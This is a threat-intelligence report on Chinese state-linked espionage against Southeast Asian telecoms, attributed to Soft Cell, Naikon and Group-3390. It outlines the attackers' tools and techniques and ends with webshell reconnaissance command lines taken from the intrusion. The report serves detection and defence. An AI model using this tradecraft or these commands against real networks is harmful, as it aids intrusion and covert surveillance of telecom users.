DeadRinger: Exposing Chinese Threat Actors Targeting Major Telcos

cybereason.com/blog/deadringer-exposing-chinese-threat-actors-targeting-major-telcos


August 3, 2021 | 27 minute read

Following the discovery of Hafnium attacks targeting Microsoft Exchange vulnerabilities, the Cybereason Nocturnus and Incident Response teams proactively hunted for various threat actors trying to leverage similar techniques in-the-wild. In the beginning of 2021, the Cybereason Nocturnus Team investigated clusters of intrusions detected targeting the telecommunications industry across Southeast Asia. During the investigation, three clusters of activity were identified and showed significant connections to known threat actors, all suspected to be operating on behalf of Chinese state interests.

The report comes on the heels of the Biden administration’s public rebuke of China’s Ministry of State Security for the recent HAFNIUM attacks that exploited vulnerabilities in unpatched Microsoft Exchange Servers and put thousands of organizations worldwide at risk. Exploitation of these same vulnerabilities were central to the success of the attacks detailed in this research.

Based on our analysis, we assess that the goal of the attackers behind these intrusions was to gain and maintain continuous access to telecommunication providers and to facilitate cyber espionage by collecting sensitive information, compromising high-profile business assets such as the billing servers that contain Call Detail Record (CDR) data, as well as key network components such as the Domain Controllers, Web Servers and Microsoft Exchange servers.

- **Cluster A**: Assessed to be operated by Soft Cell, an activity group in operation since 2012, previously attacking Telcos in multiple regions including Southeast Asia, which was first discovered by Cybereason in 2019. We assess with a high level of confidence that the Soft Cell activity group is operating in the interest of China. The activity around this cluster started in 2018 and continued through Q1 2021.
- **Cluster B:** Assessed to be operated by the Naikon APT threat actor, a highly active cyber espionage group in operation since 2010 which mainly targets ASEAN countries. The Naikon APT group was previously attributed to the Chinese People's Liberation Army's (PLA) Chengdu Military Region Second Technical Reconnaissance Bureau (Military Unit Cover Designator 78020). The activity around this cluster was first observed in Q4 2020 and continued through Q1 2021.
- **Cluster C:** A "mini-cluster" characterized by a unique OWA backdoor that was deployed across multiple Microsoft Exchange and IIS servers. Analysis of the backdoor shows significant code similarities with a previously documented backdoor observed being used in the operation dubbed Iron Tiger, which was attributed to a Chinese threat actor tracked by various researchers as Group-3390 (APT27 / Emissary Panda). The activity around this cluster was observed between 2017 and Q1 2021.



CLUSTER A

SUSPECT: SoftCell Activity Group
Activity Timeframe: 2018-2021+

Initial Compromise: Exploited Microsoft Exchange Server to install China Chopper WebShell

Foothold: PcShare backdoor

Reconnaissance: NBTSan, DSGet, Dsquery, Dumpel, Portqry, Net

Lateral Movement: Cobalt Strike, WMI

Credential Theft: Modified Mimikatz, NTDSUTIL's IFM Creation

Data Exfil: RAR, EtherSoft VPN

CLUSTER B

SUSPECT: Naikon APT
Activity Timeframe: Q4 2020+

Initial Compromise: Unknown

Foothold: Nebulae Backdoor

Reconnaissance: WMI, Impacket, Windows built-in tools

Lateral Movement: PAExec, WMI

Credential Theft: Modified Mimikatz, Custom Keylogger, Procdump

SAME TIMEFRAME
SAME VICTIMS
SAME ENDPOINTS

CLUSTER C
mini-cluster

SUSPECT: Unknown, code similarities with group-3390 OWA Backdoor
Activity Timeframe: 2017-2021+

Initial Access: Exploited Microsoft Exchange Servers to install a custom .NET backdoor installed on over 20 servers in the network between 2017-2021

SUMMARY OF CLUSTERS

cybereason

The correlation between the three clusters

It is noteworthy to mention that the Cybereason Nocturnus Team also observed an interesting overlap among the three clusters: In some instances, all three clusters of activity were observed in the same target environment, around the same timeframe, and even on the same endpoints. At this point, there is not enough information to determine with certainty the nature of this overlap -- namely, whether these clusters represent the work of three different threat actors working independently, or whether these clusters represent the work of three different teams operating on behalf of a single threat actor. Regardless, we do offer several plausible hypotheses that might account for this observation.

We hope that the information provided in this report will assist in shedding light on further related intrusions, and as time goes by more information will be made available with regard to the connection between the clusters, the suspected threat actors, and the relationship between them.

Key Findings

Adaptive, Persistent and Evasive: The highly adaptive attackers worked diligently to obscure their activity and maintain persistence on the infected systems, dynamically responding to mitigation attempts after having evaded security efforts since at least 2017, an indication that the targets are of great value to the attackers.

Microsoft Exchange Vulnerabilities Exploited: Similar to the HAFNIUM attacks, the threat actors exploited recently disclosed vulnerabilities in Microsoft Exchange Servers to gain access to the targeted networks. They then proceeded to compromise critical network assets such as Domain Controllers (DC) and billing systems which contain highly sensitive information like Call Detail Record (CDR) data, allowing them access to the sensitive communications of anyone using the affected telecoms' services.

High Value Espionage Targets: Based on previous findings from the Operation Soft Cell Report Cybereason published in 2019, as well as other published analysis of operations conducted by these threat actors, it is assessed that the telecoms were compromised in order to facilitate espionage against select targets. These targets are likely to include corporations, political figures, government officials, law enforcement agencies, political activists and dissident factions of interest to the Chinese government.

Operating in the Interest of China: Three distinct clusters of attacks have varying degrees of connection to APT groups Soft Cell, Naikon and Group-3390 -- all known to operate in the interest of the Chinese government. Overlaps in attacker TTPs across the clusters are evidence of a likely connection between the threat actors, supporting the assessment that each group was tasked with parallel objectives in monitoring the communications of specific high value targets under the direction of a centralized coordinating body aligned with Chinese state interests.

Acknowledgements

Research papers such as this one require collaboration and vigilance from multiple groups within the company. While the bulk of the report was produced by Cybereason Nocturnus researchers Lior Rochberger, Tom Fakterman, Daniel Frank and Assaf Dahan, this research has not been possible without the tireless effort, analysis, attention to details and contribution of the Cybereason Incident Response and Security Operations teams. Special thanks and appreciation goes to **Matt Hart, Akihiro Tomita, Yusuke Shimizu, Fusao Tanida, Niv Yona, Eli Salem, Ilan Sokolovsky, and Omer Yampel.**

We invite you to join us for a webinar on Thursday, August 12th, at 1:00 PM ET / 10:00 AM PT where Cybereason's Head of Threat Research Assaf Dahan and VP of Security Practices Mor Levi will walk through the espionage operations uncovered in the DeadRinger report.

Table of Contents


Cluster A: Suspected Soft Cell Activity (2018-2021+)

Following up on Cybereason’s discovery of the Soft Cell activity group in 2019, the Nocturnus Team continued to track the group’s activity and related breaches, which led us to find evidence that the group continued its operation - targeting Telcos in various regions, especially in Southeast Asian countries, all the way to mid-2021.

Similar to our 2019 report, the attackers practiced the “Low and Slow“ approach, allowing them to maintain access and conduct their activity clandestinely without alerting the end users nor the security teams. Based on our investigation, this cluster consisted of four main phases, with earliest signs of intrusion going back to 2018.

Each phase of the operation demonstrates the attackers’ adaptiveness in how they responded to various mitigation efforts, changing infrastructure, toolsets, and techniques while attempting to become more stealthy. Though the attackers did change some of their tools and techniques since their exposure, their core modus operandi and tools still seem to be inline with our previous findings.


From the telemetry and forensic evidence available to us, it appears that the attackers gained initial access to the network by exploiting several vulnerabilities in Microsoft Exchange servers, including the recent set of vulnerabilities published by Microsoft in March 2021. It is noteworthy to mention that it appears the attackers had exploited the recent Microsoft Exchange vulnerabilities long before they became publicly known:



Timeline of the attack - Cluster 1

Phase 1: Key Detected Activity

Each phase starts with the exploitation of several Microsoft Exchange server vulnerabilities which grant the attackers an initial foothold on the targeted network, ultimately allowing them to compromise additional assets. Following the exploitation, the attackers installed the China Chopper WebShell on the compromised server and used it to perform a variety of tasks at each phase. In the first phase, the attackers mainly focused on reconnaissance activity, mapping out the network and identifying critical assets. In addition, they deployed other tools that allowed them to harvest credentials, move laterally in the network, and exfiltrate data:




China Chopper WebShell activity as seen in the Cybereason Defense Platform

It is interesting to note that initially the attackers staged many of their tools in the $RECYCLE.BIN folder, in an attempt to hide them from users and potentially avoid automatic detection by certain security tools. The exact same technique was also documented by Cybereason in our 2019 report Operation Soft Cell:

Reconnaissance

During the reconnaissance phase, the attackers used various built-in Windows tools such as net, query, whoami, tasklist, hostname, and ping for internal and external connectivity checks:




```
> "cmd" /c cd /d c:\Windows\Temp\&query user /server:[redacted]&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&ping [redacted]-n 1&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&query user&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&hostname&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&tasklist|findstr dll&echo [S]&cd&echo [E]
